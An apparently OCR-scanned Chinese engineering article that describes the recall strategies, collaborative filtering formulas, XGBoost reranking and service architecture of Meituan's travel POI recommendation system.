每个景点下通常会有多个票种，每个票种下通常会有多个 Deal，比如：故宫门票的票种有成人票、学生票和老人票，成人票下由于 Deal 供应商不同会有多个 Deal，这些 Deal 的价格、购买限制可能会有所区别。如果按 Deal 样式展示，可能故宫成人票、学生票都会被推荐出来，一方面大量重复相似 Deal 占据了推荐展位，另一方面 Deal 摘要信息较长，不利于用户决策。因此 2016 年初启动了推荐 POI 化，第一版的 POI 化方案基于 Deal 关联的 POI 做推荐，即故宫成人票是热销单，实际推荐展示的故宫 POI。 这个方案有两个问题：

1. 推荐的 Deal 有可能来自同一个 POI，POI 化需要去重。如果推荐展位有 30 个，候选推荐 Deal 的数量肯定要 >=30，但也可能出现 POI 化后不足 30 个情况。
2. 由 Deal 反推的 POI 销量并不准确，POI 实际销量需要更精确的统计方法。

因此在 2016 年 Q2 上线了基于 F 值的 POI 热销策略，F 值是美团点评内部的一种埋点追踪方法，可以简单理解为：用户在浏览 POI 详情页时会在埋点日志的 F 值记录 POI ID，然后这个标记会一直带到订单中，这样就能相对准确计算每个订单的 POI 归属。

热销策略 2.0

1.0 版热销策略的主要问题是只考虑常驻城市的用户在当地的购买偏好，简而言之，只解决了上海人在浏览上海时的推荐问题，北京人在浏览上海时推荐的结果跟上海人推荐的一样。放大看是本异地场景的问题，本异地场景的定义见下表。

2.0 版热销策略对本异地订单分别统计，当某个用户访问美团时先判断该用户是本地还是异地用户，再分别召回对应的 POI，对于取不到常驻城市的用户默认看做是本地请求。从推荐结果看北京本地人爱去欢乐谷，外地人到北京更爱去长城、故宫。

分类	场景	召回策略
本地需求	浏览城市＝常驻城市 （示例：北京人浏览北京）	当地用户购买的热销POI （POI所在城市不一定等于浏览城市）
异地需求	浏览城市!＝常驻城市 （示例：重庆人浏览北京）	异地用户购买的热销POI （所有非北京人购买的热销POI）

这一版本中继续尝试了分时间上下文的细分推荐，统计一段时间内每天各小时的订单分布，其中有 3 个鞍点，对应将一天分为早、中、晚 3 个时间段，分时间段统计 POI 热销。从召回层面看 POI 排序对比之前变化比较大，但由于下文中 Rerank 的作用，对推荐整体的影响并不大。

用户历史行为强相关策略

热销策略虽然能区分本异地用户的差异，但对具体单个用户缺少个性化推荐，因此引入用户历史行为强相关的推荐策略。取用户最近一个月内浏览、收藏未购买的 POI，按城市分组，按 POI ID 去重，越实时权重越高。

基于地理位置的推荐策略

上文的策略要么是有大量 POI 数据，要么是有用户数据，如果用户或 POI 没有历史行为数据或比较稀疏，上述策略就不能奏效，即所谓的“冷启动”问题。在移动场景下通过设备能实时获取到用户的地理位置，然后根据地理位置做推荐。具体推荐策略分为两类：

1. 查找用户实时位置几公里范围内的 POI 按近期销量衰减排序，取 Top POI 列表。
2. 查找用户实时位置几公里范围内的用户群，基于其近期发生的购买行为推荐 Top POI。比如用户定位在回龙观，回龙观附近没有 POI，但回龙观的用户会购买一些应季热门 POI。

地理位置推荐策略需要过滤用户定位城市跟客户端选择城市不一致的情况，比如：定位北京的用户在浏览上海时推荐北京周边 POI 不太合适。

协同过滤策略

协同过滤是推荐系统中最经典的算法，相对于历史行为强相关策略，对用户兴趣、POI 属性相当于是做了抽象和泛化。协同过滤算法主要分为 ItemCF 和 UserCF 两类，我们首先实现了 ItemCF，主要原因是：

- 性能：美团旅游 POI 数量远小于用户数，协同过滤算法核心的地方是需要维护一个相似度矩阵（Item/User 相似度），维护 POI 相似度矩阵比维护用户相似度矩阵代价小得多；
- 实时性：用户有新行为，一定会导致推荐结果的实时变化；
- 冷启动：新用户只要对一个 POI 产生行为，就可以给他推荐和该 POI 相关的其他 POI；
- 可解释性：利用用户的历史行为给用户做推荐解释，可以令用户比较信服。

基于 POI 浏览行为的协同过滤

根据 UUID 维度的浏览数据来计算 POI 之间的相似度，浏览行为比下单、支付行为更为稠密。时间窗口取一个月的数据，理论上只要计算计算能力不是瓶颈，时间窗口应该尽可能的长。相似度公式定义如下：

$$w_{i,j} = \frac{|N(i) \bigcap N(j)|}{\sqrt{|N(i)||N(j)|}}$$

分母$|N(i)|$是浏览 POI i 的用户数，分子$|N(i)\cap N(j)|$是一个月内同时浏览过 POI i 和 j 的用户数。在计算完 POI 相似度后，再通过如下公式计算用户 u 对 POI j 的兴趣：

$$p_{uj} = \sum_{i \in N(u) \bigcap S(j,K)} w_{ji} r_{ui}$$

这里$N(u)$是用户浏览或购买过的 POI 的集合，$S(j,K)$是和 POI j 最相似的 K 个 POI 的集合，w_{ji}是 POI j 和 i 的相似度，r_{ui}是用户 u 对 POI i 的兴趣。协同过滤可以看做是用户历史行为强相关策略的泛化，最终的推荐结果示例：用户浏览了“北京欢乐谷”，推荐出“北京海洋馆”、“香山公园”。

用户对 POI 的行为表每天离线生产好后更新，相当于只有当天之前的数据，缺少对用户当天实时行为的反馈，因此增加基于用户实时 POI 行为的协同过滤推荐，复用上文中的 POI 相似度计算结果。

基于用户搜索行为的协同过滤


搜索行为是一种强意图行为，旅游较多订单来源于搜索入口，相当比例的搜索用户没有点击任何 POI，基于用户搜索行为的推荐可以作为 POI 浏览推荐的一种补充。首先构造 Query 和 POI 的相似度矩阵，利用用户搜索 Query 后 10 分钟内浏览的 POI 构造对，相似度算法跟 POI 相似度公式一致。

具体实现时以 Query+City 为 Key，原因是旅游场景中存在部分全国连锁 POI，如：欢乐谷、方特，如果只以 Query 为 Key，则跟“欢乐谷”Query 最相关的 POI 可能是“北京欢乐谷”，那用户在深圳搜索“欢乐谷”后会推荐出北京欢乐谷，不符合用户需求。

相似度改进

上述相似度计算公式有两个改进点：一是未考虑用户行为的先后顺序，比如用户先后浏览了 POI ，之前会两两计算相似度，实际只用计算 A 和以及 B 和 C 的相似度即可，因为用户是先浏览了 A 再浏览了 B，所以浏览 A 时可以推荐 B，但浏览 B 时推荐 A 不一定合适。二是未考虑 POI 之间的时间序列跨度，理论上 A 和 B 的相似度

应该高于 A 和 C 的相似度。




改进后的相似度公式如下，其中 l 表示 POI i 和 j 的序列跨度长度，N_{ijl} 是 POI i 和 j 序列长度为的次数，α 是序列跨度的衰减系数 (<1)：

$$w_{ij} = \frac{\sum_l N_{ijl} * \alpha^l}{\sqrt{|N(i)||N(j)|}} (i < j)$$

召回策略全景视图

经过一年的迭代，目前线上在线的召回策略如下图，此外还尝试了基于 ALS 的矩阵分解，但推荐的结果比较冷门，可解释性较差；另外启动了基于用户标签的推荐，对用户和 POI 都打上相应的属性标签，可以直接单维度标签进行推荐，比如：给亲子类用户推荐亲子类 POI，也可以把标签当做维度，多维度计算用户和 POI 的相关性。



每类召回策略的结果都需要做过滤，过滤策略主要有几类：

1. 黑名单过滤。如源头有脏数据或需要人工干预的 Case。
2. 无售卖 POI 过滤。即过滤没有售卖 Deal 的 POI。

3. POI 距离过滤。过滤据当前浏览城市几百公里外的 POI。

4. 非当前城市过滤。过滤非当前浏览城市的 POI。

5. 已购买 POI 过滤。

其中前 2 类过滤策略对所有召回策略是通用的，都需要做，黑名单过滤考虑到数据更新的实时性，在线上处理，其他过滤策略可以在离线数据层统一处理。后 3 类只有特定召回策略需要，因为依赖用户请求，只能在线上处理，具体规则如下：

召回策略	过滤规则
热销策略	POI距离过滤
历史行为强相关	已购买POI过滤 非当前城市过滤
Location-Based	非当前城市过滤
ItemCF	已购买POI过滤 非当前城市过滤

排序策略迭代

每类召回策略都会召回一定的结果，这些结果去重后需要统一做排序。在早期只有热销策略一个时不需要 Rerank，直接根据热销得分来排序，加入历史行为强相关和 Location-Based 策略后也是按固定展位交叉展示的，比如：第 1、3、5、7 位给历史行为强相关策略，第 2、4、6、8 位给 Location-Based 策略。

在 2016 年 Q1 初尝试了第一版的 Rerank 策略，当时推荐样式还是 Deal，因此排序对象也是 Deal，主要特征是 30/180 天的销量 / 评分数据，因为考虑的特征比较少，上线后效果并不明显。

在 Q2 初由于基本完成了 POI 化展示，排序对象变成 POI，主要特征包括销量、

评分、价格、退款数据，上线后效果仍不明显。

因为推荐列表页跟筛选列表页类似，在 Q2 中期尝试直接接入筛选 Rerank，但效果不太理想。随后基于推荐的数据样本重新进行了训练，并新增了一些特征，特征上大致分为以下几类：

特征维度	特征名称	说明
上下文	HOUR_OF_DAY	一天中的第几小时
	DAY_OF_WEEK	一周中的第几天
	CITY_ID	客户端选择城市id
	DISTANCE	用户和POI的距离
POI	REC_POI_CTR_DAY7	POI 7天的点击率
	...	
	POI_ALLCATE_PAY_F_CNT_DAY7	POI 7天的支付数据
	...	
	POI_COMMENT_CNT_DAY7	POI 7天的评分数
	...	

从上表看在销量和评价基础上主要新增了上下文特征、距离特征和访购相关特征，注意到 HOUR_OF_DAY、DAY_OF_WEEK、CITY_ID 并没有采用 one-hot 编码，在线上实验 one-hot 编码效果并不优于直接使用原始值。可能的解释是 HOUR_OF_DAY 离散值可以用于树模型来分类，比如：0~11 点可以表示上午、12 点 ~18 点可以表示下午、19 点 ~23 点表示夜晚；同理 DAY_OF_WEEK 周一到周四可以认为是平日，周五到周日认为是周末；CITY_ID 可能的解释是 ID 越小，越是开站较早的城市，也是更热门的城市。

模型上取最后一个点击前的样本为候选样本集，以支付为正样本，其他为负样本，正负样本采样比为 1：10。如果不做样本采样，假设每 100 人访问只有 1 个

支付，每次访问列表页假设用户平均能看到 10 个 POI，即正负样本比例大约为 1：1000，样本分布极不均衡，容易导致过拟合。模型训练上采用 XGBoost 算法，上线后点击率和访购率均明显正向，证明了 Rerank 的有效性。


在上述基础上后续又逐步丰富了上下文特征，比如：召回可能触发周边城市圈的 POI，因此增加 POI 是否本城市的特征，另外热销召回策略拆分了本异地，Rerank 也对应增加了用户请求是否本异地特征；增加了 User-POI 组合特征：User 7 天内是否浏览 / 收藏过 POI、实时特征、基于协同过滤的 User-POI 相关性等，跟历史行为强相关、协同过滤的召回策略能相呼应；增加了 POI 静态属性特征，如：星级，另外把 POI 的销量也按本异地进行了拆分。这些特征上线后效果基本都正向，符合预期。

特征维度	特征名称	说明
上下文	SCENE_LR	是本地OR异地用户
	IS_POI_LOCAL	POI是否本城市
User-POI	POI_VIEWED_DAY7	POI 7天内是否被浏览过
	...	
	POI_RT_VIEWED	实时特征：用户最近是否浏览过
	...	
	REC_POI_CF_SCORE	通过POI CF计算出的User和POI的语义相关性
	...	
POI	PLACE_STAR	景区星级
	...	
	POI_SCENE_PAY_F_CNT_DAY7	POI分本异地的销量（当用户是本地请求时使用本地销量，异地时使用异地销量）
	...	

模型上尝试了短周期模型 + 长周期模型的融合，短周期为近期一个月数据，长周期为近期三个月数据。从线上结果看直接用短周期模型效果最好，这可能跟旅游应季变化快有关。除了上述特征外，后续还可以增加 User 个性化特征、天气上下文特征、POI 特征 CTR/CVR 可以拆分本异地等。

排序策略全景视图

推荐的离线训练流程跟搜索、筛选排序保持一致，流程图如下：




- 首先是数据标注，数据源是原始的样本日志，记录在 Hive 中，输出是 ISample 对象，同时打上 label。另外可能部分特征需要在线上生产并写入样本日志中，比如：实时特征，没办法用离线 ETL 采集；
- 样本选择：对初始样本做过滤，比如：过滤最后一个点击样本之后的数据，输出还是 ISample；
- 特征抽取：在样本中有 POI ID，根据 POI ID 可以抽取 POI 的销量、评价等特征；同理可以根据样本中的 UUID 抽取用户相关特征。这样就生成了带上 Feature 的 Sample；
- 数据采样：按事先定义的正负样本比例对样本进行抽象；
- 训练集构建 & 输出：按 XGBoost 格式输出训练集。

整个训练集的构造过程由 Scala 编写在 Spark 集群上运行，而由于 XGBoost 的 Spark 版本效果不太稳定，在最后的模型训练与评估中使用的 XGBoost 的单机版本，模型的训练参数（迭代次数、树的深度等）一般选取经验值，训练集选一个月的数据，测试集一般选训练集日期后的若干天，离线评估指标主要参考 AUC，离线效果有提升就会上线 ABTest 实验，逐步迭代。

工程架构设计

推荐系统的整体工程架构如下图，从下至上包括离线计算层、核心数据层、推荐服务层和应用场景层，另外是后台配置管理系统和数据调度服务。



离线计算层

离线计算层除了 Rerank 需要的特征和训练日志外，主要包括基础数据和应用数据两类。基础数据中最重要的是 Deal 和 POI 的数据，为了保证数据的准确性和实时性，Deal 和 POI 的数据直接从旅游产品中心去取，通过定时全量拉取并辅以消息队列实时更新。应用数据按生产方式又可以分为三类：

1. Hive ETL 生产的数据：比如 POI 过滤需要用到的离线表（主门店等逻辑），另一大类是统计数据，比如：城市 POI 热销、线路游热销、用户对 POI 的浏览 / 购买行为。
2. Spark 生产的数据：比如：User CF、POI CF、矩阵分解算法等，这类数据生产逻辑复杂，不好直接通过 ETL 计算完成。
3. Storm 生产的数据：用户实时行为在召回、排序都需要用到，目前公司提供统一的实时用户行为数据流 user__action_basic，包括：浏览 / 收藏 POI/Deal、下单、支付、消费、退款，从中过滤出旅游 POI/Deal 的行为即可。

核心数据层

抽象出核心数据层的一个重要原因是需要离线计算工程和线上服务工程复用 DataSet，从供线上使用的存储方式看可以分为三类：


1. 存储在 ElasticSearch（以下简称 ES）中的数据。主要是 POI/Deal 索引，比如：POI 的地理位置、所在城市，当线上需要根据地理位置过滤时可使用 ES 查询，比如：城市圈的距离限制，Location-Based 策略一定距离内的召回。另外对于多维查询场景 ES 也比 KV 存储更为合适。这类数据通过公司统一的任务调度系统来定时调度，通常几小时更新一次。这里为 ES 索引建立一个别名，离线更新索引切别名的指向，保证操作的原子性。
2. 存储在 DataHub 中的数据。DataHub 是酒旅搜索团队开发的一套数据管理系统，集数据存储、管理、使用于一体。目前支持将 Hive 表的数据定期导入，DataHub 内部主要使用 Tair 作为存储，对客户端使用透明，客户端接口支持一维和二维的 Key，接口对应用方基本是一致的，另外应用方也不需要自行维护 Tair 集群配置管理了。DataHub 自带调度功能，通过扫描 HDFS 分区生成后自动写入 Tair。
3. 直接存储在 Tair 中的数据。主要面向 DataHub 还不支持的两类场景，一是实时数据的存储落地，二是 value 直接存储对象，存储为对象的好处是从 Tair 读取出来的对象可直接供线上使用，无需自行序列化和赋值。实时数据无需定时调度，通过 Spark 直接写入 Tair 的数据通常需要依赖上游 Hive 表先 Ready 才能执行，所以通过公司统一的数据协同平台调度。

推荐服务层

服务上下游


推荐上下游的架构图如下图，客户端向 API 发起调用，API 调用推荐服务拿到推荐的 ID 再添加供 App 展示用的相关字段传会给 App。推荐和搜索没有整合成一个服务的重要原因是推荐的召回策略复杂多样，每次请求可能命中多个召回策略，而搜索单次请求的意图一般比较单一，通常只有一个召回策略。另外推荐服务重点在召回

和过滤，Rerank 调用独立的 rank 服务，原因是推荐 Rerank 和搜索筛选 Rerank 在特征上有很多是可以复用的，比如：用户特征、POI 特征等。



整体流程

推荐服务向下从数十个数据源中获取数据，经过业务逻辑处理后向上支持数十个应用场景，整个调用流程如下：




1. RecommendServicePublisher 作为服务的入口，从 Client 接到 Request 请求后首先验证请求是否合法，比如：请求参数中场景 Booth 和 UUID 不能为空。

2. 构造请求上下文 Context，其中会生成唯一的 global ID 标识一次请求，根据 UUID 查询用户画像服务获取常驻城市，根据定位的经纬度查询定位城市，以及根据 ABTest 分流配置获取处理请求的召回排序 Strategy。
3. 根据请求场景的 Booth 获取对应的 Handler，默认使用统一的 AbstractHandler 即可，包括召回、过滤、rerank、post rerank。
4. 对 Handler 返回的结果做包装，增加召回和排序策略名称、得分等，最终返回给 Client。


核心流程与模型

Handler 是整个流程的核心，其调用流程如下：



1. Handler 根据不同的 Strategy 获取对应的 SelectRule 集合，一个场景 Booth 可能对应多个 Strategy，跟 ABTest 对应，比如：Baseline 就是一个 Strategy。每个 Strategy 可能有多个 SelectRule，比如：Baseline 策略由历史行为强相关 SelectRule、Location-Based SelectRule、热销 Rule 等组成。
2. 召回：每个 SelectRule 又对应多个 Selector，多个 Selector 通过线程池并发获取结果，比如：Location-Based Rule 可以细分为基于周边热销 POI 召回和基于周边用户购买 POI 召回。Selector 可再做抽象，比如：分本异地场景的城市热销策略，美团和点评双平台都需要，只是数据源稍有不同，另外对于从 ES 和 DataHub 获取的数据可以加 Cache。
3. Merge 去重：多个召回策略的结果需要 Merge 去重，比如早期没有 Rerank 时 Location-Based 策略固定在 2、4、6 位。
4. 过滤：具体有两级过滤，一级是针对 SelectRule 的，比如：针对历史行为强相关策略中基于浏览行为和收藏行为召回的结果都需要过滤用户已购买过的 POI；另一级是针对所有策略通过的过滤，比如黑名单、旅行社代理商。
5. 重排序：对于 POI 列表调用 POI Rerank 服务，对于 Deal 列表调用 Deal Rerank 服务。
6. PostRerank：一般用于处理广告运营的需求和人工干预的 Case。

核心的对象模型如下图：



监控降级

监控分为离线监控和实时监控两部分，离线监控使用 Falcon 来监控以下几类指标：


- JVM 监控：比如 FullGC 次数、内存使用情况、Thread block 情况
- ES 监控：ES 查询次数和平均响应时间
- 业务监控：各接口、各策略的请求次数和平均响应时间

实时监控接入公司统一的实时数据统计平台，可以分时、分多粒度统计各 Booth 的请求次数和响应时间。

降级主要通过 Hystrix 来实现，比如：调用 Rerank 服务在一定时间内响应时间超过设定的阈值，则直接熔断不请求 Rerank 服务。

工具化

推荐服务开发了 Debug 工具，输入支持城市、展位、UUID、经纬度等参数，输出展示了 POI/Deal 的头图、标题、和用户的距离、召回排序策略与得分等。方便 PM 和 RD 测试、定位追查 Case。



应用场景

推荐系统支持了美团 / 点评共 20 个应用场景，主要场景是周边游频道首页猜你喜欢，其召回策略在上文中已有阐述，这里重点阐述其他几类推荐场景：

跟团游推荐

跟团游 Deal 一般会绑定多个景点，不适合按 POI 样式展现，因此采用 Deal 形式展现，召回策略跟热销 POI 策略类似，区分本异地，从结果看北京本地人会推荐“古北水镇一日游”，外地人浏览北京时会推荐“故宫、长城一日游”。

筛选异地召回

用户在筛选酒店时会先选择入住城市再筛选该城市的酒店 POI，而周边游存在客源地旅游资源不丰富的问题，筛选时需要突破选择城市限制，能够推荐出周边城市的热门 POI，筛选异地召回上线后增加了一定比例的订单，是对本地召回的有效补充。

筛选主题标签挖掘

即为 POI 打标签，用户可以用这些标签进行筛选，比如：附近热门、近郊周边、周末去哪、亲子同乐、夜场休闲。每个标签都可以定义一套挖掘方法，比如：“亲子同乐”有以下几类方法：

- POI 下有亲子票种
- Deal 标题包含“亲子”
- 同一 POI 下同时包含“成人票”和“儿童票”
- 用户画像为“亲子”的用户最近一个月购买的 POI

上述挖掘方法偏规则，后续希望能通过半 / 无监督方法，挖掘 POI 描述和评论，自动为 POI 打标。

搜索少 / 无结果推荐

搜索少结果推荐是指当搜索结果 POI 类聚结果数 =1 时，为丰富页面内容给用户提供推荐信息。这里重点利用搜索的 POI 结果根据 POI CF 触发推荐，以及利用搜索 POI 的品类进行同城市同品类推荐。

搜索无结果推荐可以直接统计搜索 Query 后一定时间内用户浏览的 POI 做推荐，但这个策略的覆盖面有限，进一步可以计算一段时间内的 Query CF，然后做协同推荐；另一方面可以通过意图识别判断 Query 中是否有品类词，触发同品类推荐。

酒旅交叉推荐

目前只实现了酒店和旅游之间的交叉推荐，当用户在酒店频道搜索时先判断 Query 是否旅游意图，其中重点分析两类意图：一是景点 POI 意图，推荐该景点几公里范围内的 POI；二是品类意图，比如：温泉、滑雪，会推荐用户定位附近该品类的热销 POI。

在酒店 POI 详情页会获取酒店 POI 的地理位置，推荐酒店附近的景点。对于异地用户浏览酒店时都会触发景点推荐，对于本地用户只有在浏览郊区酒店时会触发旅游推荐，这是假设本地用户在浏览市区酒店时旅游度假的意图可能不明显。

除了在各类推荐场景的应用，这些策略在运营上也有应用尝试，比如：用户浏览或购买过 POI 后根据 POI CF 给用户 PUSH 相似的 POI，实验证明推荐策略的 PUSH 点击率要高于平均水平。

未来的挑战

经过一年多的迭代优化，周边游频道内相当比例的订单来自推荐，线上支持了 20 个左右的推荐场景，很多推荐策略被作为特征加入搜索、筛选 Rerank，有明显正向效果，在用户运营上也有了初步的探索。基于目前的推荐系统本身还有不少优化点：

- 召回策略：策略的广度和深度都有不少提升空间，广度方面可以继续探索矩阵分解 FFM、User CF、基于用户画像的推荐、图挖掘；深度方面尝试 LLR 等多种相似度计算方法、以及多时间 / 多用户维度改进召回策略。数据上可以扩大到酒店甚至美团全平台的用户数据，另外对策略的离线实现还要更模块化、抽象化，比如：相似度改进算法在一处场景验证有效，可快速推广上线到其他场景
- 排序策略：特征工程方面可以增加 User 个性化特征、天气 /Listwise 上下文特征等，模型上可以尝试 DNN 等方法，评估指标可以从访购率改进成访消率（消费 UV/ 访问 UV），另外对美团 / 点评双平台可以定制不同的特征数据和排序策略
- 工程架构：搜索少 / 无结果推荐从搜索工程迁移到推荐工程，另外对核心数据层存储方式的边界划分，线上服务层的缓存、Selector/Rerank 降级、Filter/Merge 逻辑梳理等需要做“轻量重构”

- 应用场景：除了在酒店购买前的交叉推荐外还可以增加购买后的推荐，以及和机票、火车票大交通相关的交叉推荐，在旅游内部可以探索更多的场景化建设，比如：亲子游、情侣游

跳出目前单一的以 POI/Deal 列表为主体的推荐形态看，可以从用户、场景、内容、触达方式四个方面看如何做好旅游推荐：

用户需求

首先考虑用户是谁？要满足用户的什么需求？这里可以利用美团 / 点评的数亿用户，打“人群标签”，是一二线城市高端品质女用户、勤俭住宿的中年大叔还是三线城市实惠型年轻妈妈。然后分析这些人群背后的需求，是本地休闲用户、差旅用户还是高频度假用户，不同用户的需求是不一样的。

场景划分

当知道用户后需要知道用户的场景是什么？可以从四个维度定义场景：时间、位置、行为、渠道。

时间很好理解，当用户在周四周五搜索“滑雪场”，会被认为是休闲度假周末用户，可以协同推荐北京郊区的滑雪场。

地理位置是核心要素，要根据用户的常驻城市和客户端选择城市来判断是本地还

是异地需求，对于异地的差旅用户可以推荐商务型的酒店。

行为是用户需求最直接的反应，比如：用户搜索“古北水镇”，不管用户后续是否有浏览行为，都可以推荐古北水镇相关的酒店和景点门票。

